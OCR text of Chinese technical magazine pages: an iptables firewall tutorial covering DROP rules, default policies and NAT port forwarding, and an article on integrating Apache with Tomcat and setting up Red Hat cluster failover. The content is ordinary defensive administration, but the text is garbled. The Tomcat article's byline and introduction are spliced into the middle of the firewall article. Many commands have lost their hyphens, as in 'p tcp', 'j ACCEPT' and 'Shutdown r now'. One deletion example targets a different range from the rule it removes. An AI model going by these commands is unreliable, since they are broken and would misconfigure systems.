


图4

接到互联网之类的公共网络上的设备定为［信任的设备］。

其次，是[允许进入]区域。启用这些选项将允许具体指定的服务穿过防火墙。注意，在工作站类型安装中，大多数这类服务在系统内没有被安装。主要包括DHCP、SSH、Telnet、WWW (HTTP)、邮件 (SMTP)、等服务。

Iptables配置实例

与Ipchains和Ipfwadm不同的是，Iptables可以配置有状态的防火墙。Iptables可以检测到源地址和目的地址、源端口和目的端口及流入数据包的顺序，即Iptables记住了在现有连接中，哪些数据包已经被允许接收。这使得暂时性的端口只有在需要时才会被打开，并且会拒绝所有永久性占用端口的请求，大大地加强了安全性。同时，那些被更改了报头的数据包，即使包含有一个被允许的目的地址和端口，也会被检测到并被丢弃。此外，有状态的防火墙能够指定并记住为发送或接收信息包所建立连接的状态。防火墙可以从信息包的连接跟踪状态获得该信息。在决定新的信息包过滤时，防火墙所使用的这些状态信息可以增加其效率和速度。实际工作中我们会有这样的需求：让多台计算机/局域网共享一条线路访问Internet。要实现这项功能通常有两种方法：使用NAT(Network Address Translation)、架设代理服务器(Proxy Server)。一个典型的应用环境如图5所示。




图5

从上面可以看出，我们把网络划分为两个区域：Private区和Internet区。对外提供服务的Internet服务器也放在Private区，和局域网其它主机使用同一网段地址（当然，也可以不单独设Internet服务器而在接入服务器上安装Internet服务）。Linux接入服务器就是我们下面工作的重点，它负责带动局域网内的主机访问Internet，并保护局域网内的主机和服务器不受来自Internet的攻击。

1．增加规则和删除规则

实际应用中，如果要阻止来自某一特定IP范围内的数据包，因为该IP地址范围被管理员怀疑有大量恶意攻击者在活动：

```
# Iptables –t filter –A INPUT –s xxx.xxx.xxx.0/24 –j DROP
```

也可以很轻易地阻止所有流向攻击者IP地址的数据包，该命令稍有不同：

```
# Iptables –t filter –A OUTPUT –d xxx.xxx.xxx.0/24 –j DROP
```

注意这里的A选项，使用它说明是给现有的链添加规则。网络上的恶意攻击者总是在变化的，因此需要不断改变IP。假设一个网上攻击者转移到新的IP地址，而原来的IP地址被分配给一些清白的用户，那么这时这些用户的数据包将无法通过网络。这种情况下，可以使用带-D选项的命令来删除现有的规则：

```
# Iptables –t filter –D OUTPUT –d 192.168.10.0/24 –j DROP
```

一旦测试结果令人满意，就可以将上述测试结果保存为脚本。可以使用"Iptables-save > Iptables-script"命令来实现，现在信息包过滤表中的所有规则都被保存在文件Iptables-script中。无论何时再次引导系统，都可以使用 Iptables-restore 命令将规则集从该脚本文件恢复到信息包过滤表，命令为"Iptables-restore Iptables-script"。

创建一个具有很好灵活性、可以抵御各种意外事件的规则需要大量的时间。对于那些没有时间这样做的人，最基本的原则是"先拒绝所有的数据包，然后再允许需要的"。下面来为每一个链设置缺省的规则：

```
# Iptables –P INPUT DROP
# Iptables –P FORWARD DROP
# Iptables –P OUTPUT ACCEPT
```


这里选项-P用于设置链的策略，只有3个内建的链才有策略。这些策略可以让信息毫无限制地流出，但不允许信息流入。

2．安全设置实例分析

下面就是这个案例的一个表述，如图6 所示。

假设上图中，中间是大院，有两扇大门①⑥进出，家里有两个房间，分别为eth0和eth1房间，每个房间有两个门可以进出②③④⑤。旁边是张三和李四的家，张三家和李四家之间的往返必须要经过院子。现在假设，"张三家"为一个局域网，"李四家"为Internet公网。eth0网卡连接内网，eth1网卡连接互连网，进我家院子用PREROUTING，出我家院子用FORWARD，进我家门用INPUT，出我家门用OUTPUT。下面，我们来看看这些具

适合读者：网管、系统设计师
前置知识：Linux基本操作



Tomcat集群实现负载均衡

文/图 squall

集群一般包括两类，一类是纯粹应用服务器的集群，各个应用服务器都访问统一的数据库服务器，但彼此并不需要共享存储。这种集群是比较简单的，往往采取各个服务器同时提供服务的方式，并且往往同时采用负载均衡技术，LVS方式。另一类是数据库服务器（或其他需要访问存储数据的系统如Exchange、Notes）的双机热备，这种双机热备往往是两台服务器同时使用共享的存储设备，在大多数情况下，均是采取主、备的方式，但也有高端的系统采用并行的方式，Cluster方式。今天就让我们一起来看看用Tomcat组建集群实现负载均衡。




图6

体的配置。

（1）首先要从局域网访问公网，即从①号门进，再从⑥号门走出。

```
  -A  PREROUTING   p tcp --dport 80    j ACCEPT
#允许TCP 80端口通过服务器
  -A  FORWARD   p tcp --dport 80    j ACCEPT
#允许TCP80 端口转发
  -A  FORWARD   p tcp --sport 80    j ACCEPT
#允许接收对方为TCP80端口反回的信息
```

（2）由于我们上网需要有一个DNS服务器，那就必须进行数据转发，即要使用UDP 53或者TCP 53端口。设置如下：

```
  -A  PREROUTING   p udp  --dport 53    j
ACCEPT
  -A  FORWARD   p udp  --dport 53   j ACCEPT
  -A  FORWARD   p udp  --sport 53   j ACCEPT
```

（3）由于局域网的地址在公网上是不被允许的，所以在出公网前应该把其地址转为服务器地址进行伪装。

```
  -A  POSTROUTING   s 192.168.5.0/24   j SNAT
to  218.100.100.111
```

（4）可以开通MSN和QQ的设置。

一般来说，QQ可以从TCP 80、8000、443及UDP 8000、4000登录，而MSN可以从TCP 1863、443登录。和上网一样，这也是访问远程服务器的指定端口，所以只用数据转发即可。

```
-A  PREROUTING   p tcp --dport 1863   j ACCEPT
-A  PREROUTING   p tcp --dport 443   j ACCEPT
-A  PREROUTING   p tcp --dport 8000   j ACCEPT
-A  PREROUTING   p udp --dport 8000   j ACCEPT
-A  PREROUTING   p udp --dport 4000   j ACCEPT
-A  FORWARD   p tcp --dport 1863   j ACCEPT
-A  FORWARD   p tcp --sport 1863   j ACCEPT
-A  FORWARD   p tcp --dport 443   j ACCEPT
-A  FORWARD   p tcp --sport 443   j ACCEPT
-A  FORWARD   p tcp --dport 8000   j ACCEPT
-A  FORWARD   p tcp --sport 8000   j ACCEPT
-A  FORWARD   p udp --dport 8000   j ACCEPT
-A  FORWARD   p udp --sport 8000   j ACCEPT
-A  FORWARD   p udp --dport 4000   j ACCEPT
-A  FORWARD   p udp --sport 4000   j ACCEPT
```

（5）Web服务器安全访问设置

要把内网机器192.168.10.179的Web对外发布的话，相当于是从外网访问内网。与第1步操作的局域网共享上网相同，只是访问的方向改变了。当公网访问服务器218.100.100.111时，防火墙把它映射到内网的192.168.10.179的TCP80上。当内网机器访问服务器218.100.100.111时，防火墙把它映射到内网的192.168.10.179的TCP80上。部分参考语法如下：

```
  -A PREROUTING   i eth0   p tcp   d 218.100.100.111
--dport 80   j DNAT --to-destination 192.168.10.179:80
  -A PREROUTING   i eth1   p tcp   d 218.100.100.111
 dport 80   j DNAT   to-destination 192.168.10.179:80
```

综上所述，Netfilter/Iptables的最大优点是它可以配置有状态的防火墙，这是以前的工具无法提供的一种重要功能。有状态的防火墙能够指定并记住为发送或接收信息包所建立的连接的状态，可以从信息包的连接跟踪状态获得该信息：在决定新的信息包过滤时，防火墙所使用的这些状态信息可以增加其效率和速度。另一个重要优点是，它使用户可以完全控制防火墙配置和信息包过滤。你可以定制自己的规则来满足你的特定需求，从而只允许你想要的网络流量进入系统。另外，Netfilter/Iptables是免费的，这对于那些想要节省费用的人来说十分理想，它可以代替昂贵的防火墙解决方案，对于希望节省单位网络管理费用的管理员来说，是一种比较理想的选择。

Redhat 集群概述

对于企业重要的应用系统而言，保证系统能持续、可靠地提供服务是非常重要的，因此就出现了对高可用性的需求和高可用性的解决方案。

数据库服务的高可用性有几种方式

第一种是最简单的，采用备机的方式。这其实不属于高可用性的范围，但可以将出现故障后恢复服务的时间控制在几十分钟的量级，而且备机平时还可用作其它用途。这种方式是一种低成本的简单方案，对于不是非常重要的应用比较适合。它不适用于重要应用，但是除非你的应用停上几天都无所谓，否则至少要有这一级别的保护措施。

第二种是通过软件方式实现双机热备。即不采用共享的存储设备，而是数据不再单点存储，本机数据可以向多台主机做实时的数据复制。这种方式的优点是节省了昂贵的存储设备投资，缺点是或许会产生数据的差异，或许会影响数据库的速度。比如，如果在服务中断时切换到备机，则可能有少量已经在主机完成的事务在备机上尚未实现。而与备份数据的恢复不同，备机启动后，后续的操作已经进行，因此丢失的事务就很难补上。因此，这种方式适用于对于丢失少量数据不是非常敏感的系统。

第三种是基于共享存储设备和双机软件实现双机热备。这是标准的方法，能够在无人值守的情况下提供秒级的切换，并且不会丢失数据，当然，投资会比较高。

RedHat中的集群提供数据与服务的高可用性，可以使用盘柜，进行电源的管理，也可以进行Server之间的failover切换，可以满足一些企业的需求。集群可以就用在数据库服务，文件服务器，WWW服务器等应用服务器上，可以实现负载均衡。它是基于Linux的LVS的基础上开发而来，同时又增加了数据的可靠性和服务的可用性，还有负载均衡。

这里说一下，CLUSTER和LVS在负载均衡方面上的区别。

①cluster的工作原理 外网主机访问虚拟IP时，cluster负责把数据转发给一台主机上，当A主机瘫痪时，B主机接管其服务。

②LVS的工作原理 外网主机访问虚拟IP时，LVS负责把数据转发给多台主机上，当一台主机的访问量过高的时候，会自动转移给另一台主机。

Tomcat 官方概述

Tomcat是一个免费的开源的Serlvet容器，它是在SUN的JSWDK的基础上发展起来的另一个优秀的JSP服务器，它不但支持Servlet，而且还提供了Web服务器的功能。作为一个开放源码的软件，Tomcat有着自己独特的优势，可以和目前大部分的主流服务器一起工作，而且有着相当高的运行效率。

Tomcat 与 Apache 整合

使用的软件 ①httpd-2.0.52.tar.gz，http://www.apache.org/dist/httpd/httpd-2.0.52.tar.gz

②jdk-1_5_0_01-linux-i586.bin，http://java.sun.com/j2se/1.5.0/download.jsp

③jakarta-tomcat-5.5.6.tar.gz，http://www.apache.org/dist/jakarta/tomcat-5/v5.5.6/bin/jakarta-tomcat-5.5.6.tar.gz

④jakarta-tomcat-connectors-jk2-src-current.tar.gz，http://www.apache.org/dist/jakarta/tomcat-connectors/jk2/jakarta-tomcat-connectors-jk2-src-current.tar.gz

㈠ 安装JDK

```
# cp jdk-1_5_0_01-linux-i586.bin /usr/local
# ./ jdk-1_5_0_01-linux-i586.bin
# mv jdk-1_5_0_01-linux-i586 jdk（改名为jdk）
```

㈡ 安装tomcat

```
# cp jakarta-tomcat-5.5.6.tar.gz /usr/local
# tar zxvf jakarta-tomcat-5.5.6.tar.gz
# mv jakarta-tomcat-5.5.6 tomcat（改名为tomcat）
```

㈢ 设置系统的环境变量

```
# vi/etc/profile, 在最后加入:
PATH=$PATH:/usr/local/jdk/bin:/usr/local/jdk/jre/bin
JAVA_HOME=/usr/local/jdk
export JAVA_HOME
CLASSPATH=".:/usr/local/jdk/lib:/usr/local/jdk/jre/lib"
export CLASSPATH
CATALINA_HOME=/usr/local/tomcat
export CATALINA_HOME
```

保存后，重启 Shutdown r now。

㈣ 安装Apache

```
# tar zxvf httpd-2.0.52.tar.gz
# cd httpd-2.0.52
# ./configure--prefix=/usr/local/apache--enable-so
```

（指定安装目录为 /usr/local/apache，如果希望核心能够装载DSO，而不实际编译任何动态模块，需要明确指定——enable-so）

```
# make
# make install
```

㈤ 编译mod_jk2.so模块

```
# tar zxvf jakarta-tomcat-connectors-jk2-src-current.tar.gz
# cd jakarta-tomcat-connectors-jk2-src-current/jk/native2
# ./configure --with-apxs2=/usr/local/apache/bin/apxs
# make
# cd ../build/jk2/apache2
# /usr/local/apache/bin/apxs -n jk2 -i mod_jk2.so
```

（此时会自动在 /usr/local/apache/modules/ 目录下生成 mod_jk2.so 文件）

㈥ 整合Apache+Tomcat

```
# vi /usr/local/apache/conf/httpd.conf
# 更改网页根目录
DocumentRoot "/share/jsp/"  （改成盘柜上的目录）
# 添加 index.jsp
DirectoryIndex index.jsp index.html index.htm
# 更改默认语言
AddDefaultCharset GB2312
# 加载模块
LoadModule jk2_module modules/mod_jk2.so
```

保存退出。

```
# 在 /usr/local/apache/conf/ 中新建文件 workers2.properties，内容为下：
[shm]
file=/usr/local/apache/logs/shm.file
size=1048576
# Example socket channel,override port and host.
[channel.socket:localhost:8009]
port=8009
host=squall.cn （改成你自己主机的地址或DNS）
# define the worker
[ajp13:localhost:8009]
channel=channel.socket:localhost:8009
# Uri mapping
[uri:.*]
worker=ajp13:localhost:8009
```

保存退出。

```
# vi /usr/local/tomcat/conf/server.xml
# 找到<Host name="localhost" appBase="webapps" unpackWARs="true" autoDeploy="true"
xmlValidation="false" xmlNamespaceAware="false">
# 把 webapps 换成你盘柜上的目录，我这里为 /share
```

保存退出。

```
# cp  a * /usr/local/tomcat/webapps/ /share/
# mkdir jsp
# cp  a /share/webdav/WEB-INF /share/jsp/
# 我们编译一个 JSP 文件做测试
<%@ page import="test.TestBean" %>
<html><body><center>
<%TestBean testBean=new TestBean("This is a test java bean.");%>
Java bean name is: <%=testBean.getName()%>
</center></body></html>
# 保存为index.jsp
# /usr/local/tomcat/bin/startup.sh （启动 Tomcat）
# /usr/local/apache/bin/apachectl?configtest （如果出现 Syntax?OK，则证明模块安装成功！）
# /usr/local/apache/bin/apachectl start
```

㈦ 备注

如在下次启动服务器时能自动启动httpd和tomcat进程，我们还需写入/etc/rc.d/rc.local文件里。

```
# echo "/usr/local/apache/bin/apachectl start" >> /etc/rc.d/rc.local
# echo "/usr/local/tomcat/bin/startup.sh" >> /etc/rc.d/rc.local
```

我们可以把/usr/local/apache/bin/apachectl和/usr/local/tomcat/bin/startup.sh这两个文件cp到/usr/sbin下，这样我们就不用写那么一大长串的路径了。

```
# cp /usr/local/apache/bin/apachectl /usr/sbin/
# cp /usr/local/tomcat/bin/startup.sh /usr/sbin/
# cp /usr/local/tomcat/bin/shutdown.sh /usr/sbin/
```

㈧ 测试

http://squall.cn:8080/(Tomcat的界面)，如图1所示

http://squall.cn/(整合后的jsp界面)，如图2所示

最初工作做完了，下面就是给大家演示一下cluster和lvs负载均衡的工作原理，最后将其功能组合。




图1




图2

Cluster双机的基本设置

整体结构如图3 所示。




图3

由于条件限制，我们用虚拟机完成此实验。

使用的软体 ①VMWare GSX 服务器 3.1 版 http://www.vmware.com/download/gsx_download.html

②redhat-config-cluster-1.0.2-1.1.src.rpm, http://rpm.pbone.net/index.php3 stat=26&dist=36&size=161274&name=redhat-config-cluster-1.0.2-1.1.src.rpm

③clumanager-1.2.12-1.src.rpm, http://rpm.pbone.net/index.php3?stat=26&dist=36&size=1735008&name=clumanager-1.2.12-1.src.rpm

㈠ 安装 Linux RedHat AS3.0

系统下载地址 http://www.pumcpc.com/redhat.htm。

```
主机配置: 硬盘2块 SCSI0:0
                 SCSI1:0 （此为共享硬盘）
          网卡2块 eth0:10.0.0.1/8
                 eth1:192.168.0.11/24
                 dns:192.168.0.11
                 gateways:192.168.0.1

辅机配置: 硬盘2块 SCSI0:0
                 SCSI1:0 （此为共享硬盘）
          网卡2块 eth0:10.0.0.2/8
                 eth1:192.168.0.12/24
                 dns:192.168.0.12
                 gateways:192.168.0.1
```

㈡ 拷贝并配置另一套Linux Redhat AS3.0系统

将安装的第一套新的文件全部复制到另一个文件夹里，用编辑器打开rhel3.vmx文件修改displayName = "LINUX AS1"为"LINUX AS2"。然后将两块网卡删除，因为两个系统的MAC地址会发生冲突。启动系统，系统检测网

